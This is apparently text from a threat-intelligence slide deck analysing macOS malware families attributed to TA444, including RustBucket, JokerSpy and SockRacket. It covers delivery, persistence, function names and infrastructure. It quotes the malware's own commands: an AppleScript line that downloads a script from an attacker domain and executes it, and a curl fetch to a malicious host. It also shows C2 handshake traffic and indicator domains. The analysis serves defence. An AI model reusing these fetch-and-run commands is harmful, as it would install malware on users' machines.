
Delivery

Via Stage 1

Internal Naming

dd

Hero Loader




Vanguard / AppCleaner

Finally, Some Obfuscation

Long chain to load script

PDF Spoof but no PDF?



Execution

Swift / SCPT

Persistence

n/a

Delivery

Phishing

Internal Naming

vanguard

Vanguard / AppCleaner

Huge Risk for StableCoin (Protected)

AppCleaner (Macho)

XOR 1st 9 Bytes of
Current App by 0x3

Vanguard / AppCleaner

Huge Risk for StableCoin (Protected)

AppCleaner (Macho)

`__DATA/ __data`

Use new key to
decode next stage

Vanguard / AppCleaner

Huge Risk for StableCoin (Protected)

AppCleaner (Macho)

Vanguard (Macho)

Write Decoded Buffer to
Disk & Run

/Users/Shared/.cpx

Vanguard / AppCleaner


Huge Risk for StableCoin (Protected)

AppCleaner (Macho)

Vanguard (Macho)

Shell Script

Decode & Run



Vanguard / AppCleaner



```
do shell script "curl -o /Users/Shared/.as.scpt  
https://cloud.hedgehogvc.us/90ansNZKCBW/cCe4SMCMIH/pA%2Bv  
ziil/BeiGwXgQbr/4STc%3D -A curl-agent -d ps".set os to  
load script("/Users/Shared/.as.scpt").os's Main()
```

ProcessRequest

Posts basic OS version via JSON to C2

- [ProcessRequest .cxx_destruct]
- [ProcessRequest sendRequest]
- [ProcessRequest setTimer:]
- [ProcessRequest startTimer]
- [ProcessRequest timer]

Timed self-destruct

```
curl http://swissborg.blog/qwertyuiop/asdfghjkl >> $TMPDIR/b.txt
```

| Execution | Persistence | Delivery | Internal Naming |
|-----------|-------------|-------------------|-----------------|
| n/a | n/a | Post Exploitation | ProcessRequest |

RuskBucket

System Profiler & Downloader

Persistent Mechanisms added

More path links to Hero!

Execution

IO APIs

Persistence

LaunchAgent

Delivery

Post Exploitation

Internal Naming

webT or updator

```
main~  
getinfo~  
» get_boottime~  
» get_comname~  
» get_currenttime~  
» get_installtime~  
» get_osinfo~  
» get_processlist~  
» get_vmccheck~  
make_status_string~  
send_request~
```

CosmicRust

RustBucket Cousin?

System Profiler

Maybe eventually a Downloader?

Execution

IO APIs

Persistence

n/a

Delivery

n/a

Internal Naming

bot_client

```
GET /client HTTP/1.1
Sec-WebSocket-Protocol: rust-websocket, ping
Host: web.commoncome.online:8080
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: tX1LaibEqdjfJq08CK9q1Q==
```

```
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: ZaulAxSFtD0QnVdoU4Rke99aLX0=
```

```
basicinfo::get_arch
basicinfo::get_boottime
basicinfo::get_cwd
basicinfo::get_version
basicinfo::home_dir
basicinfo::set_cwd
decode_string
encode_string
main
process_request
process_response
```

JokerSpy

Recon tool to assess options?

```
XProtectCheck::SystemIdleTime  
XProtectCheck::checkFullDiskAccessPerm  
XProtectCheck::deallocClassInstance  
XProtectCheck::getTopWindowApp  
XProtectCheck::isScreenLocked
```

Tampers with Transparency, Consent, and Control (TCC) database

References XPC but doesn't use it

Execution

IO APIs

Persistence

n/a

Delivery

via Python backdoor

Internal Naming

XProtectCheck

JokerSpy – Links to TA444

Observable

app.influmarket[.]org

19 / 89

Community Score

19 security vendors flagged

onlinecloud.cloud

Malware Sites media sharing spyware

| DETECTION | DETAILS | RELATIONS | COMMU |
|-------------------------------|------------|------------|---------------|
| Passive DNS Replication (2) ⓘ | | | |
| Date resolved | Detections | Resolver | IP |
| 2022-09-22 | 1 / 89 | VirusTotal | 44.227.65.245 |
| 2022-09-22 | 0 / 89 | VirusTotal | 44.227.76.166 |

Passive DNS Replication (1) ⓘ

| Date resolved | Detections | Resolver | IP |
|---------------|------------|------------|--------------|
| 2023-03-08 | 8 / 89 | VirusTotal | 45.76.238.53 |

Siblings (4) ⓘ

| | | | |
|----------------------------|--------|---------------|---------------|
| _domainkey.influmarket.org | 0 / 88 | 44.227.76.166 | 44.227.65.245 |
| influmarket.org | 0 / 89 | 44.227.76.166 | 44.227.65.245 |
| service.influmarket.org | 0 / 88 | 44.227.65.245 | 44.227.76.166 |
| www.influmarket.org | 0 / 88 | 45.76.238.53 | |

Communicating Files (3) ⓘ

| Scanned | Detections | Type | Name |
|------------|------------|------------------|------------------------------|
| 2023-01-18 | 36 / 64 | ZIP | New Profit Distributions.zip |
| 2023-01-30 | 34 / 61 | Windows shortcut | Password.txt.lnk |

SockRacket

Late-Stage Backdoor

Socket-based comms wrapped in RC4

A real long-term backdoor

```
process_module::file_down  
process_module::file_wipe  
process_module::process_request  
process_module::resp_basicinfo  
process_module::resp_cfg_get  
process_module::resp_cfg_set  
process_module::resp_cmd_create  
process_module::resp_cmd_recv  
process_module::resp_cmd_send  
process_module::resp_file_dir  
process_module::resp_file_down  
process_module::resp_file_prop  
process_module::resp_file_upload  
process_module::resp_file_wipe  
process_module::resp_file_zipdown  
process_module::resp_proc_kill
```

Execution

Zsh or sh shell

Persistence

